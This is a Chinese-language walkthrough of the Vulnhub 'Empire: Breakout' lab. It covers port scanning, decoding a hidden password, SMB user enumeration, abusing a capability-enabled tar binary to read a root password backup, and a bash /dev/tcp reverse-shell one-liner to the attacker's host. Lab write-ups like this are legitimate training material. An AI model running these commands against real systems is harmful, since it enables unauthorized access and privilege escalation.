【Vulnhub靶場】EMPIRE: BREAKOUT
- 2022 年 1 月 24 日
- 筆記
環境準備
下載靶機,導入到vmware裡面,這應該不用教了吧

開機可以看到,他已經給出了靶機的IP地址,就不用我們自己去探測了
攻擊機IP地址為:192.168.2.15
靶機IP地址為:192.168.2.18
資訊收集
使用nmap掃描靶機開放的埠資訊

發現靶機開放了三個網頁埠和SMB服務
我們去網站訪問一下
80埠是正常的網頁
但當我去查看源碼的時候,發現了ook加密的過後的字元串

翻譯過來時:別擔心沒有人會來這裡,和你分享我的許可權是安全的。它是加密的:)
解密過後是:.2uqPEfj3D<P'a-3
這應該是一個密碼,先記錄下來,接著我們繼續查看另外兩個網站


10000埠和20000埠是不同的登錄系統,一個是登錄網站的,一個是登錄用戶的
開始滲透
鑒於我們已經有了用戶的密碼,所以我們要著手尋找用戶名了
由於靶機開放了smb服務,所以我們可以收集有關靶機smb的資訊
使用命令enum4linux可以收集大量的資訊
enum4linux 192.168.2.18

獲得了一個用戶名cyber,拿他和之前獲得的密碼去登錄一下20000埠

登錄進去一看,發現左下角有一個終端的圖標,點進去之後就可以運行命令了

我們可以找到第一個flag

接下來要就要準備提權了
提權
發現目錄下還有另外一個文件tar,查看他的許可權發現,是可以運行的

突然給這麼一個可運行文件肯定是有深意的,我們看一下這個文件擁有的許可權是什麼

發現它是可以讀取任意文件的
有關linux setcap命令的資訊,可以點這裡
那就肯定是要我們找一個文件來讀取,獲得root的密碼
經過一番尋找之後,發現/var/backups下有個備份文件.old_pass.bak


我們用tar把它打包之後再解壓出來,就沒有許可權問題了
./tar -cvf pass.tar /var/backups/.old_pass.bak
tar -xvf pass.tar
這裡打包的時候一定要使用./tar,不然會提示沒許可權,因為沒有加./代表的是你用的系統安裝的tar不是這個目錄下的tar(我也不知道表達清楚沒有 )


cat之後獲得了root密碼
興沖沖想登錄root結束這道題,但是發現這裡有bug

所以我們反彈一個shell到kali上,kali開始監聽10086埠

然後在靶機輸入
bash -i >& /dev/tcp/192.168.2.15/10086 0>&1
即可反彈成功,在此登錄root就可以看到最終的flag了